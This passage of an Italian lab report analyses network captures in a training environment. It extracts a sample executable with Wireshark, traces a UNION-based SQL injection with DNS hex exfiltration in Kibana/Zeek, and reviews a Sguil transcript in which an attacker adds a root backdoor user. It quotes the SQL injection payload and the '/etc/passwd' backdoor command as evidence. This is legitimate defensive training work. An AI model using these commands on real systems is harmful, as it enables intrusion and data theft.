- **Isolare l'host** infetto dalla rete per interrompere qualsiasi comunicazione con l'attaccante.
- **Forzare e rimuovere** i processi RegAsm.exe e i relativi figli.
- **Fondamentale**: Poiché i token di sessione (cookie e Steam) potrebbero essere già stati esfiltrati; quindi, gli account potrebbero già essere compromessi. È necessario invalidare tutte le sessioni al momento attive e ripristinare le password dei relativi account collegate alle sessioni.

6 Estrazione di un eseguibile da un pcap

Con Wireshark




6.1 Analisi del traffico di rete

Per prima cosa si è navigato nella directory contenente i file **PCAP** del laboratorio ed è stata verificata la presenza del file **nimda.download.pcap** tramite il comando **ls -l**. Successivamente **Wireshark** è stato avviato direttamente da terminale passando il file come argomento.

```
Terminal - analyst@secOps:~/lab.support.files/pcaps
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ cd lab.support.files/pcaps
[analyst@secOps pcaps]$ ls -l
total 4028
-rw-r--r-- 1 analyst analyst 371462 Mar 21 2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21 2018 wannacry_download_pcap.pcap
[analyst@secOps pcaps]$ wireshark nimda.download.pcap &
```

All'apertura del file in **Wireshark** si sono resi visibili i pacchetti. I primi tre costituivano il classico handshake **TCP** a tre vie (SYN, SYN-ACK, ACK) tra il client **209.165.200.235** e il server **209.165.202.133** sulla porta **6666**. Il quarto pacchetto, evidenziato, corrispondeva alla richiesta **HTTP GET** per il file **W32.Nimda.Amm.exe**, confermata dall'espansione del layer Hypertext Transfer Protocol nel pannello inferiore



Selezionando il primo pacchetto **TCP** (SYN) e utilizzando la funzione **Follow > TCP Stream** dal menu contestuale, Wireshark ha ricostruito l'intera transazione **TCP**. La finestra ha mostrato in chiaro sia la richiesta del client sia la risposta del server.

Subito dopo gli header **HTTP** era visibile il corpo binario della risposta, riconoscibile dalla firma **MZ** e dalla stringa "This program cannot be run in DOS mode", tipica intestazione degli eseguibili Windows in formato **PE32+**. Erano presenti anche riferimenti alle DLL di sistema (msvcrt.dll, KERNEL32.dll, api-ms-win), che confermavano la natura del **payload**

```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · nimda.download.pcap

GET /W32.Nimda.Amm.exe HTTP/1.1
User-Agent: Wget/1.19.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 209.165.202.133:6666
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.12.0
Date: Tue, 02 May 2017 14:26:50 GMT
Content-Type: application/octet-stream
Content-Length: 345088
Last-Modified: Fri, 14 Apr 2017 19:17:25 GMT
Connection: keep-alive
ETag: "58f12045-54400"
Accept-Ranges: bytes

MZ.....@.....!..L.!This pro
gram cannot be run in DOS mode.

$......M|..    ..    ..    ..eN.....e_.....eY.....eI.....eC.....e^..
.....e[.....Rich    ..    ..    ..PE..d.....L.....".....I.....
.....J.....
.....X..d.....X.....&.....$.p..8.....
.....H.....
.....@..@.data.....@.....pdata...&.....(.....@..
..@.rsrc..X.....@..@.reloc..$.B.....@..B7..L@.....LK
.....LK.....LU.....LK.....Lb.....L.....msvcrt.dll.NTDLL.DLL.KERNEL32.dll.api-ms-win
```

6.2 Estrazione del file scaricato dal PCAP

Chiusa la finestra **Follow TCP Stream**, si è proceduto all'estrazione del file tramite il menu **File > Export Objects > HTTP di Wireshark**. La finestra **HTTP object list** ha mostrato un unico oggetto rilevato nella cattura: il file **W32.Nimda.Amm.exe**, erogato dall'host **209.165.202.133:6666** con **Content-Type application/octet-stream**. Il file è stato selezionato e salvato nella directory **/home/analyst**

```
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ cd /home/analyst
[analyst@secOps ~]$ ls -l
total 372
-rw-r--r-- 1 root    root      5189 Jun 16 09:34 capture.pcap
drwxr-xr-x 2 analyst analyst  4096 Jun 22 09:42 Desktop
drwxr-xr-x 3 analyst analyst  4096 Jun 18 2025 Downloads
drwxr-xr-x 9 analyst analyst  4096 Jun 18 2025 lab.support.files
drwxr-xr-x 3 analyst analyst  4096 Jun 18 2025 scripts
drwxr-xr-x 2 analyst analyst  4096 Mar 21 2018 second_drive
-rw-r--r-- 1 analyst analyst 345088 Jun 22 09:43 W32.Nimda.Amm.exe
drwxr-xr-x 5 analyst analyst  4096 Jun 18 2025 yay
[analyst@secOps ~]$
```

Tornando al terminale, ci si è spostati nella directory **/home/analyst** e si è verificato il corretto salvataggio del file tramite **ls -l**. L'output ha confermato la presenza di **W32.Nimda.Amm.exe** con dimensione di **345088** byte, salvato nella data odierna

```
Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet Hostname Content Type Size Filename
309 209.165.202.133:6666 application/octet-stream 345 kB W32.Nimda.Amm.exe
```

Infine, il comando `file` è stato utilizzato per identificare il tipo di file in modo preciso, indipendentemente dall'estensione. L'output ha confermato che si tratta di un eseguibile PE32+ a 64 bit per Windows 6.01 (console), suddiviso in 6 sezioni

```
[analyst@secOps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable for MS Windows 6.01 (console), x86-64, 6 sections
[analyst@secOps ~]$
```

6.2 Domande di riflessione

Cosa sono i simboli mostrati nella finestra Follow TCP Stream?

I simboli non sono rumore di connessione, ma rappresentano il contenuto binario del file eseguibile trasmesso all'interno del flusso **TCP**. Poiché Wireshark mostra il **payload** in formato **ASCII**, ogni byte che non corrisponde a un carattere stampabile viene visualizzato come un punto (.). Il risultato è una sequenza apparentemente caotica di punti e caratteri, che in realtà è la struttura interna del file **PE32+** trasmesso nella risposta **HTTP**.

Perché ci sono parole leggibili sparse tra i simboli?

Le parole leggibili corrispondono a stringhe di testo memorizzate in chiaro all'interno dell'eseguibile. Si tratta tipicamente di nomi di **DLL** di sistema (come `msvcrt.dll`, **NTDLL.DLL** e `KERNEL32.dll`), messaggi di errore, percorsi e altri metadati incorporati nelle **sezioni .data** e **.rdata** del file **PE**. Queste stringhe sono necessarie al sistema operativo per caricare le dipendenze del programma e risultano leggibili anche nella rappresentazione **ASCII** del flusso.

Domanda Sfida: qual è il vero eseguibile?

Nonostante il nome **W32.Nimda.Amm.exe**, il file non è il famoso worm **Nimda** originale, ma un eseguibile rinominato per motivi didattici. Analizzando i frammenti di testo visibili nella finestra **Follow TCP Stream**, si possono osservare le **DLL** importate (`msvcrt.dll`, `NTDLL.DLL`, `KERNEL32.dll`, `api-ms-win`) e la firma Rich tipica dei compilatori Microsoft. Il comando `file` ha confermato si tratta di un **PE32+** console a **64 bit** per **Windows 6.01** con 6 sezioni: si tratta di un eseguibile Windows generico ricompilato, non del worm originale.

Perché W32.Nimda.Amm.exe è l'unico file nella cattura

Il file **PCAP** è stato registrato in un ambiente controllato durante una singola sessione di download, quindi contiene esclusivamente i pacchetti relativi a quella connessione HTTP. In quella sessione è stato trasferito soltanto il file **W32.Nimda.Amm.exe**, motivo per cui la funzione Export Objects mostra un unico oggetto estraibile.

Quale sarebbe il passo successivo per un analista di sicurezza?

Dopo aver estratto il file, un analista di sicurezza procederebbe con l'analisi del campione in un ambiente sandbox isolato.

I passi tipici includono: **calcolo dell'hash** (MD5, SHA256) e verifica su piattaforme di threat intelligence come **VirusTotal**, analisi statica delle stringhe con strumenti come strings o **FLOSS** per identificare indicatori di compromissione, e analisi dinamica in esecuzione controllata per osservare il comportamento del malware (connessioni di rete, modifiche al registro, file creati). L'obiettivo è produrre indicatori **IOC** utili per la difesa.

6.3 Conclusioni

L'esercizio ha dimostrato come **Wireshark** permetta non solo di analizzare il traffico a livello di pacchetto, ma anche di recuperare file trasmessi in chiaro all'interno di una cattura **PCAP**. Attraverso l'analisi del file nimda.download.pcap si è ricostruita la sequenza completa del download del malware: handshake **TCP**, richiesta **HTTP GET** e trasferimento del payload. La funzione Follow **TCP Stream** ha reso immediatamente leggibili gli header **HTTP** e la firma binaria dell'eseguibile (MZ/PE32+), mentre la funzione **Export Objects** ha permesso di estrarre il file in pochi clic. Il comando file ha infine confermato la natura del payload: un eseguibile **Windows a 64 bit**, potenzialmente dannoso se eseguito su un sistema target.

Bonus 1 Analisi HTTP e DNS

Identificazione di SQL Injection
ed Esfiltrazione DNS



B1.0 Panoramica dell'esercitazione

Questo lab ha analizzato traffico di rete acquisito su **Security Onion** tramite la piattaforma **Kibana/Zeek**, con l'obiettivo di identificare attività malevole avvenute nel mese di giugno 2020. L'analisi si è concentrata su due vettori principali: attacchi **HTTP** tramite **SQL Injection** e successiva esfiltrazione di dati tramite query **DNS** codificate.

B1.1 Ambiente e dati analizzati

Periodo analizzato	1 giugno 2020 – 30 giugno 2020
Piattaforma SIEM	Security Onion – Kibana (Zeek)
Totale log rilevati	136 log totali
IP sorgente attaccante	209.165.200.227
IP destinazione vittima	209.165.200.235
Porta di destinazione	80 (HTTP)
Geolocalizzazione dst	Monterey, California, USA

La distribuzione dei log per tipo era la seguente:

bro_conn	62
bro_files	23
bro_dns	22
bro_http	22
bro_ssh	4
bro_ftp	2
snort	1

B1.2 Ambiente e dati analizzati

Descrizione dell'attacco

Dall'analisi dei **22 log HTTP** (event_type: bro_http) è emerso un chiaro pattern di attacco **SQL Injection** di tipo **UNION-based**. Tutte le **22** richieste hanno come sorgente l'IP **209.165.200.227** e come destinazione **209.165.200.235** sulla porta **80**, nell'arco temporale compreso tra le 21:23 e le 21:30 del 12 giugno 2020.

Evidenze tecniche

La richiesta **HTTP** più significativa identificata è la seguente:

```
GET /mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=suser-info-php-submit-button=View+Account+Details HTTP/1.1
```

Elementi chiave del **payload**:

- **Parametro vulnerabile**: username
- Tecnica: **UNION SELECT** per estrazione di dati da tabelle non previste
- **Tabella target**: credit_cards
- **Campi estratti**: ccid, ccnumber, ccv, expiration
- **Commento SQL** (--) per neutralizzare il resto della query originale
- **Risposta del server**: HTTP 200 OK con body di 23.665 byte (dati esfiltrati)
- **Tag Zeek**: HTTP::URI_SQLI (SQL Injection rilevata)

Dati esfiltrati tramite HTTP

Dalla risposta **HTTP** il server ha restituito dati strutturati in **HTML** contenenti credenziali e dati di carte di credito. Esempi di record estratti:

Username	4444111122223333
Password	745
Firma (data)	2012-03-01
Username	7746536337776330
Password	722
Firma (data)	2015-04-01
Username	8242325748474749
Password	461
Firma (data)	2016-03-01

I valori nel campo 'Username' corrispondono a numeri di carte di credito, confermando che il campo username era stato usato per iniettare la query e restituire dati dalla tabella credit_cards

B1.4 Ambiente e dati analizzati

Descrizione della tecnica

Parallelamente all'attacco **HTTP**, dall'analisi dei **22 log DNS** (bro_dns) è emerso un secondo vettore di esfiltrazione. I sottodomini contenuti nelle query **DNS** non erano nomi di host legittimi, bensì stringhe codificate in esadecimale (hex) che trasportavano dati sensibili nascosti nel campo query.

Decodifica tramite xxd

Seguendo la procedura del lab, il file **DNS - Queries.csv** è stato decodificato tramite il comando:

```
xxd -r -p "DNS - Queries.csv" > secret.txt
```

CONFIDENTIAL DOCUMENT

DO NOT SHARE

This document contains information about the last security breach.

Implicazioni

- I sottodomini delle **query DNS** non erano sottodomini reali, ma **payload** hex che codificavano un documento riservato.
- Il **DNS** è stato scelto come canale di esfiltrazione perché il traffico **DNS** è raramente bloccato dai firewall e tende a passare inosservato rispetto al traffico HTTP/HTTPS.
- Questa tecnica è nota come **DNS tunneling** o **DNS exfiltration** ed è comunemente utilizzata da malware e attori malevoli per aggirare i controlli perimetrali.
- Il messaggio decodificato conferma che l'attaccante stava **estraendo informazioni classificate** relative a una precedente violazione della sicurezza.

B1.5 Ambiente e dati analizzati

Il **Lab 4** ha dimostrato due distinte tecniche di attacco utilizzate in combinazione:

Vettore 1	SQL Injection UNION-based su applicazione web (Mutillidae) per estrarre dati da tabella <code>credit_cards</code> tramite HTTP
Vettore 2	DNS Exfiltration tramite codifica hex dei dati nei sottodomini delle query DNS
Strumento rilevamento	Security Onion / Zeek – tag <code>HTTP::URI_SQLI</code>
Impatto	Esfiltrazione di dati di carte di credito e documenti riservati

L'analisi evidenzia come un attaccante possa combinare **vulnerabilità applicative** (SQL Injection) con canali di comunicazione non convenzionali (DNS) per massimizzare l'esfiltrazione dei dati riducendo la probabilità di rilevamento. L'uso di **Security Onion** con **Zeek** ha permesso di correlare i due vettori e ricostruire l'intera catena di attacco.

Bonus 2 5-Tupla

Isolare un Host Compromesso



B2.0 Obiettivo e introduzione

L'esercizio aveva come obiettivo l'analisi dei log raccolti durante lo sfruttamento di una vulnerabilità documentata, al fine di identificare gli host compromessi e il contenuto del file esfiltrato. Il laboratorio si articolava in tre parti: esame degli alert in Sguil, pivoting su Wireshark per l'analisi del flusso **TCP**, e pivoting su **Kibana** per la correlazione dei log **FTP** e il recupero del file **confidential.txt**.

B2.1 Svolgimento

Esaminare gli Alert in Sguil

Avviata la **VM Security Onion**, si è effettuato il login con le credenziali **analyst/cyberops** e si è aperto Sguil selezionando tutte le interfacce tramite Select All e avviando il servizio con **Start SGUIL**. Nella scheda RealTime Events era visibile un alert di priorità alta con **ID 5.1: GPL ATTACK_RESPONSE** id check returned root. Il messaggio segnalava che il sistema **209.165.200.235** aveva restituito accesso root a **209.165.201.17**, indicando un potenziale compromesso in corso.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	114	seconion...	5.251	2019-07-19 18:57:23	172.16.4.205	49255	31.7.62.214	443	6	ET POLICY HTTP traffic on ...
RT	2	seconion...	5.365	2020-02-21 00:53:55	172.17.8.174	62362	172.17.8.8	53	17	ET POLICY DNS Update Fro...
RT	13	seconion...	5.366	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Lik...
RT	13	seconion...	5.379	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Win...
RT	13	seconion...	5.392	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET POLICY PE EXE or DLL ...
RT	4	seconion...	5.406	2020-02-21 01:11:48	91.211.88.122	443	172.17.8.174	49760	6	ET TROJAN ABUSE.CH SS...
RT	1	seconion...	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE l...
RT	351	seconion...	1.1	2020-06-19 18:09:28	0.0.0.0		0.0.0.0		0	[OSSEC] File added to the s...
RT	23	seconion...	1.2	2020-06-19 18:09:29	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum...
RT	7	seconion...	1.4	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New group added t...
RT	7	seconion...	1.5	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New user added to ...
RT	2	seconion...	1.18	2020-06-19 18:14:41	0.0.0.0		0.0.0.0		0	[OSSEC] Listened ports stat...
RT	1	seconion...	1.19	2020-06-19 18:18:41	0.0.0.0		0.0.0.0		0	[OSSEC] Received 0 packet...

Dopo aver abilitato le opzioni **Show Packet Data** e **Show Rule** per visualizzare i dettagli dell'alert, si è aperta la trascrizione dell'**alert 5.1** tramite clic **destra > Transcript**. La finestra ha mostrato le transazioni tra l'attaccante (SRC: 209.165.201.17) e il bersaglio (DST: 209.165.200.235) sulla connessione porta **45415 -> 6200**. L'attaccante stava eseguendo comandi Linux direttamente sul sistema compromesso con privilegi **root**: il comando **id** aveva restituito **uid=0(root) gid=0(root)**, **whoami** aveva confermato **root**, **hostname** aveva rivelato il nome **metasploitable**, e **ifconfig** aveva mostrato la configurazione di rete del bersaglio (IP 209.165.200.235).

```
File
Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
Connection ID: .seconion-import-1_1
Src IP: 209.165.201.17
Dst IP: 209.165.200.235
Src Port: 45415
Dst Port: 6200
OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7:?:?] (up: 6267 hrs)
OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)

SRC: id
SRC:
DST: uid=0(root) gid=0(root)
DST:
SRC: nohup >/dev/null 2>&1
SRC:
SRC: echo uKgoT8McFDrCw7u2
SRC:
DST: uKgoT8McFDrCw7u2
DST:
SRC: whoami
SRC:
DST: root
DST:
SRC: hostname
SRC:
DST: metasploitable
DST:
SRC: ifconfig
SRC:

[Search] [Abort] [Close]
Debug Messages
```


Scorrendo la trascrizione erano visibili ulteriori azioni offensive: l'attaccante aveva letto il file `/etc/passwd` filtrandolo per l'utente **root**, poi aveva creato un utente **backdoor** denominato **myroot** con UID 0 (root) aggiungendolo direttamente al file `/etc/passwd` tramite il comando `echo`. La stessa tecnica era stata applicata a `/etc/shadow`, dove era stata inserita una riga per **myroot** con hash della password vuoto. Infine l'attaccante aveva letto il contenuto completo di entrambi i file per esfiltrarne i dati, prima di uscire dalla sessione con `exit`.

```
DST: service:x:1002:1002:,:/home/service:/bin/bash
DST: te
DST: inetd:x:112:120:./nonexistent:/bin/false
DST: proftpd:x:113:65534:./var/run/proftpd:/bin/false
DST: statd:x:114:65534:./var/lib/ntfs:/bin/false
DST: analyst:x:1003:1003:Security Analyst,,:/home/analyst:/bin/bash
DST:
SRC: cat /etc/passwd | grep root
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST:
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
DST:
SRC: exit
SRC:


[Search] [Abort] [Close]
Debug Messages
```

Passare a Wireshark (Pivoting)

Dalla finestra di **Sguil** si è effettuato il pivot su Wireshark selezionando l'**alert 5.1** e scegliendo Wireshark dal menu contestuale. **Wireshark** ha aperto il file raw corrispondente alla sessione: **209.165.201.17_45415_209.165.200.235_6200-6.raw**, mostrando **49** pacchetti relativi alla connessione **TCP** tra l'attaccante e il target sulla porta **6200**.



Tramite clic destro su un pacchetto qualsiasi e selezionando **Follow > TCP Stream**, **Wireshark** ha ricostruito l'intera conversazione **TCP** in chiaro. Il flusso mostrava in **blu** i dati inviati dall'attaccante (client) e in rosso le risposte del bersaglio (server). Nella parte iniziale del flusso erano visibili i comandi già osservati nella trascrizione **Sguil**: **id**, **whoami**, **hostname**, **ifconfig**, con le relative risposte che confermavano l'accesso **root** e il nome host **metasploitable**.




Scorrendo il flusso **TCP** erano visibili anche le operazioni di manipolazione dei file di sistema: la lettura di **/etc/passwd** con **grep root**, l'inserimento dell'utente **backdoor myroot**, e la successiva verifica. L'intera sessione contava **14 pacchetti client** e **11 pacchetti server** per un totale di **20 turni di conversazione**.

```
analyst:x:1003:1003:Security Analyst,,:/home/analyst:/bin/bash
cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
myroot:x:0:0:root:/root:/bin/bash
exit
```

Passare a Kibana (Pivoting)

Tornati in **Sguil**, si è effettuato il pivot su Kibana tramite clic destro sull'IP sorgente dell'alert **5.1** e selezionando **Kibana IP Lookup > SrcIP**. Dopo aver inserito le credenziali **analyst/cyberops**, si è impostato l'intervallo di tempo in modalità **Absolute** da giugno 2020 in modo da includere la data dell'11 giugno 2020. Nel grafico a torta Sensors and Services era visibile il traffico categorizzato: oltre ai protocolli attesi (dns, http, ssh), erano presenti le voci **ftp** e **ftp-data**, confermando che il protocollo **FTP** era stato utilizzato durante l'attacco



Applicando il filtro `bro_ftp` nel pannello dei tipi di dato, la sezione All Logs ha mostrato due voci di log relative al traffico FTP, entrambe con timestamp 11 giugno 2020 ore 03:53:09. Le voci indicavano una connessione con IP sorgente 192.168.0.11 (porta 52776) verso IP destinazione 209.165.200.235 (porta 21).

Time	source_ip	source_port	destination_ip	destination_port
June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21
June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21

Espandendo una delle voci di log era visibile il dettaglio del campo **ftp_argument** con valore **192,168,0,11,194,153**, corrispondente all'indirizzo **PORT** usato per stabilire la connessione dati in modalità attiva. Il campo `ftp_command` mostrava il comando **PORT**, e il **destination_port** era **21** (porta di controllo FTP standard).

# destination_port	21
t event_type	bro_ftp
t ftp_argument	192,168,0,11,194,153
t ftp_command	PORT
t host	d68c9360b6ae

Navigando nella sezione **Zeek Hunting > Files** del pannello laterale di **Kibana**, applicando il filtro **FTP_DATA**, i risultati mostravano un unico file trasferito: di tipo **MIME text/plain**, con IP sorgente **192.168.0.11** e IP destinazione **209.165.200.235**. Il trasferimento era avvenuto l'11 giugno 2020 alle 03:53:09.

Files - MIME Type		Files - Source IP Address		Files - Destination IP Address	
MIME Type	Count	File IP Address	Count	IP Address	Count
text/plain	1	192.168.0.11	1	209.165.200.235	1

Tramite il link all'**alert_id** nella voce di **log**, è stato possibile scaricare il **PCAP** corrispondente e aprirlo in **Wireshark**. Il **Follow TCP Stream** del **flusso FTP** ha mostrato l'intera sessione di autenticazione e trasferimento: l'attaccante si era collegato al server **FTP** di **Metasploitable** (vsFTPD 2.3.4) con le credenziali **analyst/cyberops**, aveva inviato il comando **STOR confidential.txt**, e il trasferimento era stato completato con successo (226 Transfer complete).

```

Wireshark - Follow TCP Stream (tcp.stream eq 0) - 192.168.0.11_52776_209.165.200.2...
220 (vsFTPD 2.3.4)
USER analyst
331 Please specify the password.
PASS cyberops
230 Login successful.
SYST
215 UNIX Type: L8
TYPE I
200 Switching to Binary mode.
PORT 192,168,0,11,194,153
200 PORT command successful. Consider using PASV.
STOR confidential.txt
150 Ok to send data.
226 Transfer complete.
QUIT
221 Goodbye.

```

Esaminando la trascrizione della voce **FTP_DATA** in **Kibana**, era visibile il contenuto testuale del file **confidential.txt** esfiltrato dal sistema bersaglio. Il documento riportava in chiaro tre righe: **CONFIDENTIAL DOCUMENT, DO NOT SHARE**, e **This document contains information about the last security breach**.

```

192.168.0.11:49817_209.165.200.235:20-6-1871382450.pcap

Log entry:
{"_type": "FTP_DATA", "depth": 0, "analyzers": [{"SHA1": "MD5"}], "mime_type": "text/plain", "duration": 0.0, "is_orig": false, "seen_bytes": 102, "missing_bytes": 0, "overflow_bytes": 0, "timeout": false, "md5": "e7bc9c20b0d5666365379c91294d5380", "sha1": "f754ace0342961610e63a10824ee11b330725"}

Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 49817
Dst Port: 20
OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)
OS Fingerprint -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)
SRC: CONFIDENTIAL DOCUMENT
SRC: DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:

DEBUG: Using archived data: /asm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:49817_209.165.200.235:20-6.raw
QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1
CAPME: Processed transcript in 0.89 seconds: 0.27 0.50 0.00 0.12 0.00

192.168.0.11:49817_209.165.200.235:20-6-1871382450.pcap

```

B2.2 Domande di riflessione

Cosa indicano i colori rosso e blu nel Follow TCP Stream?

In **Wireshark** il testo in blu rappresenta i dati inviati dal client, in questo caso l'attaccante (209.165.201.17), mentre il testo in rosso rappresenta le risposte del server, ovvero il sistema bersaglio Metasploitable (209.165.200.235). Questa distinzione cromatica permette di separare visivamente i comandi impartiti dall'attore della minaccia dalle risposte generate dal sistema compromesso.

Cosa rivela il flusso TCP sul ruolo dell'attaccante?

Il flusso **TCP** mostra che l'attaccante aveva già ottenuto una shell con **privilegi root** sul sistema Metasploitable prima dell'inizio della cattura. I comandi `id`, **whoami** e **hostname** confermano il livello di accesso (`uid=0, root`) e l'identità del bersaglio (`metasploitable`). L'attaccante stava operando come superutente, il che gli consentiva di leggere e modificare file di sistema critici senza alcuna restrizione.

Che tipo di dati ha letto l'attore della minaccia?

L'attore della minaccia ha letto i file `/etc/passwd` e `/etc/shadow`, che contengono rispettivamente la lista degli utenti di sistema e gli hash delle relative password. Ha inoltre eseguito `ifconfig` per mappare la configurazione di rete del bersaglio. Queste informazioni sono tipicamente utili per la persistenza (creazione di backdoor) e per eventuali attacchi di tipo **pass-the-hash** o **cracking offline delle password**.

